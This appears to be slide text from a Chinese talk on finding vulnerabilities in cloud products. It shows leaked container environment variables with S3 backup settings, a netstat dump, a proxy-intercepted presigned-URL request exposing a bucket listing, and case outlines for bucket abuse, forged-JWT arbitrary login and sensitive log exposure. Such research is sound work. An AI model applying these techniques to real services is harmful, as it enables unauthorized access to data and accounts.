declare -x PGBACKREST_DB_PATH="/pgdata/postgres-e6c526d143
declare -x PGBACKREST_LOG_PATH="/var/log/pgbackrest"
declare -x PGBACKREST_PG1_PORT="5432"
declare -x PGBACKREST_PG1_SOCKET_PATH="/tmp"
declare -x PGBACKREST_REPO1_HOST="postgres-e6c526d14310-ba
declare -x PGBACKREST_REPO1_HOST_CMD="/usr/local/bin/archi
declare -x PGBACKREST_REPO1_PATH="/backrestrepo/postgres-e
declare -x PGBACKREST_REPO1_S3_BUCKET="rds-pg-inner"
declare -x PGBACKREST_REPO1_S3_CA_FILE="/ssh/aws-s3-ca.cr
declare -x PGBACKREST_REPO1_S3_ENDPOINT="tos-s3-cn-beijing
declare -x PGBACKREST_REPO1_S3_KEY="
declare -x PGBACKREST_REPO1_S3_KEY_SECRET='
declare -x PGBACKREST_REPO1_S3_REGION="cn-beijing"
declare -x PGBACKREST_REPO1_S3_URI_STYLE="host"
declare -x PGBACKREST_REPO1_TYPE="s3"
declare -x PGBACKREST_STANZA="db"
```

(1 row)

Active Internet connections (servers and established)							
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name	
tcp	0	0	0.0.0.0:5432	0.0.0.0:*	LISTEN	162/postgres	+
tcp	0	0	0.0.0.0:*	0.0.0.0:*	LISTEN	122/sshd	+
tcp	0	0	0.0.0.0:*	0.0.0.0:*	LISTEN	133/python3	+
tcp	0	0	127.0.0.1:48136	127.0.0.1:48136	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:5432	172.17.82.129:53794	ESTABLISHED	379162/postgres: po	+
tcp	0	0	127.0.0.1:52266	127.0.0.1:5432	ESTABLISHED	-	+
tcp	0	0	127.0.0.1:8009	127.0.0.1:49326	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57050	192.168.0.1:443	ESTABLISHED	133/python3	+
tcp	0	0	172.29.248.46:57032	172.24.6.242:46432	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57032	192.168.0.1:443	ESTABLISHED	-	+
tcp	0	0	127.0.0.1:48820	127.0.0.1:48820	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57046	192.168.0.1:443	ESTABLISHED	133/python3	+
tcp	0	0	127.0.0.1:49072	127.0.0.1:49072	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57046	172.24.6.242:50450	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:48678	127.0.0.1:48678	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:48372	127.0.0.1:48372	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57048	192.168.0.1:443	ESTABLISHED	133/python3	+
tcp	0	0	127.0.0.1:8009	127.0.0.1:49160	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:8009	172.24.6.242:58624	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:8009	172.24.6.242:54560	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:8009	127.0.0.1:49632	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:57052	192.168.0.1:443	ESTABLISHED	133/python3	+
tcp	0	0	172.29.248.46:5432	172.16.116.129:39602	ESTABLISHED	343/postgres: postg	+
tcp	0	0	172.29.248.46:8009	172.24.6.242:42384	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:5432	172.16.116.129:36212	ESTABLISHED	381271/postgres: po	+
tcp	0	0	127.0.0.1:49158	127.0.0.1:49158	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:47794	127.0.0.1:47794	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:48138	127.0.0.1:48138	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:49636	127.0.0.1:49636	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:52266	127.0.0.1:52266	ESTABLISHED	226/postgres: postg	+
tcp	0	0	127.0.0.1:48052	127.0.0.1:48052	TIME_WAIT	-	+
tcp	0	0	127.0.0.1:49680	127.0.0.1:49680	TIME_WAIT	-	+
tcp	0	0	172.29.248.46:5432	172.17.82.129:38318	ESTABLISHED	342/postgres: postg	+
tcp	0	0	172.29.248.46:5432	172.25.106.101:37526	ESTABLISHED	520/postgres: postg	+
tcp	0	0	127.0.0.1:48676	127.0.0.1:48676	TIME_WAIT	-	+
tcp6	0	0	:::ffff:::*	:::*	LISTEN	-	+
tcp6	0	0	:::ffff:::*	:::*	LISTEN	-	+
tcp6	0	0	:::ffff:::*	:::*	LISTEN	122/sshd	+
tcp6	0	0	172.29.248.46:42790	172.24.6.242:42790	ESTABLISHED	-	+
tcp6	0	0	172.29.248.46:59208	172.24.6.242:59208	ESTABLISHED	-	+
udp	0	0	127.0.0.1:47665	127.0.0.1:47665	ESTABLISHED	162/postgres	+

应用层风险-存储桶特性

存储桶特性

- 协议本质上也是HTTP协议
- key=[null,?等参数]时
GetObject=ListObjects
- key=[null,?等参数]时
ListObjects可以翻页
ListObjectsv2不可翻页

GetObject: 该接口用于从桶中下载指定对象

▼ GetObject

```
1 GET /objectName HTTP/1.1
2 Host: bucketname.tos-cn-beijing.volces.com
3 Date: GMT Date
4 Authorization: authorization string
```

ListObjects: 该接口用于列举桶中的对象

▼ ListObjects

```
1 GET / HTTP/1.1
2 Host: bucketname.tos-cn-beijing.volces.com
3 Date: GMT Date
4 Authorization: authorization string
```

案例14:应用层风险-存储桶前端可控

分析云产品上传下载接口

分析S3构造

尝试利用

Request to https://bio2s-api.console.volcengine.com:443 [14.215.57.233]

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 POST /api/region/cn-beijing/graphql?GetSchemaPreSignedURLMutation HTTP/1.1

2 Host: bio2s-api.console.volcengine.com

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

Request

Pretty

Raw

Hex

1 POST /api/region/cn-beijing/graphql?GetSchemaPreSignedURLMutation HTTP/1.1

2 Host: bio2s-api.console.volcengine.com

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

Response

←

→

↺

https://bioos-system-beijing.tos-s3-cn-beijing.volces.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKLTyJZIMzRmC

☆

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

<ListBucketResult>

<Name>bioos-system-beijing</Name>

<Prefix/>

<Marker/>

<MaxKeys>1000</MaxKeys>

<NextMarker>

gitlab.grandomics.com/fengli/ont_maseq@v0.2.6/src_wdl_main.wdl/src/wdl/ISOseq/SubWorkflow/StringTie/wf_stringtie.wdl

</NextMarker>

<IsTruncated>true</IsTruncated>

<Contents>

<Key>

dockstore.org/workflows/github.com/theiagen/public_health_viral_genomics/Titan_Augur_Prep@main/workflows_wf_titan_augur_prep.wdl/tasks/task_versioning.wdl

</Key>

<LastModified>2023-10-25T04:01:38.000Z</LastModified>

<ETag>"6e4e904df5c543612a11a14735f55620"</ETag>

<Size>555</Size>

<Owner>

<ID>2100227292</ID>

<DisplayName>2100227292</DisplayName>

</Owner>

<StorageClass>STANDARD</StorageClass>

</Contents>

<Contents>

<Key>

dockstore.org/workflows/github.com/theiagen/public_health_viral_genomics/Titan_Augur_Prep@main/workflows_wf_titan_augur_prep.wdl/tasks/tasks_nextstrain.wdl

</Key>

<LastModified>2023-10-25T04:01:37.000Z</LastModified>

<ETag>"45ddb6fe763f029040fc45bf0bea08c"</ETag>

<Size>69322</Size>

<Owner>

<ID>2100227292</ID>

<DisplayName>2100227292</DisplayName>

</Owner>

<StorageClass>STANDARD</StorageClass>

</Contents>

<Contents>

<Key>

dockstore.org/workflows/github.com/theiagen/public_health_viral_genomics/Titan_Augur_Prep@main/workflows_wf_titan_augur_prep.wdl/workflows/wf_titan_augur_prep.wdl

</Key>

<LastModified>2023-10-25T04:01:36.000Z</LastModified>

<ETag>"f7c91105bd5cdae18d1aa749eabd4bb"</ETag>

<Size>1029</Size>


漏洞挖掘治理

案例15:应用层风险-存储桶直传

分析云产品上传下载接口

分析S3构造

尝试利用




案例16:应用层风险-任意登录(通用JWT密钥)

生成JWT Token

Token替换

任意登录




案例17:应用层风险-敏感日志打印

开启云产品日志

审查日志

尝试利用





SU



扫一扫上面的二维码图案，加我为朋友。

Q&A

THANK YOU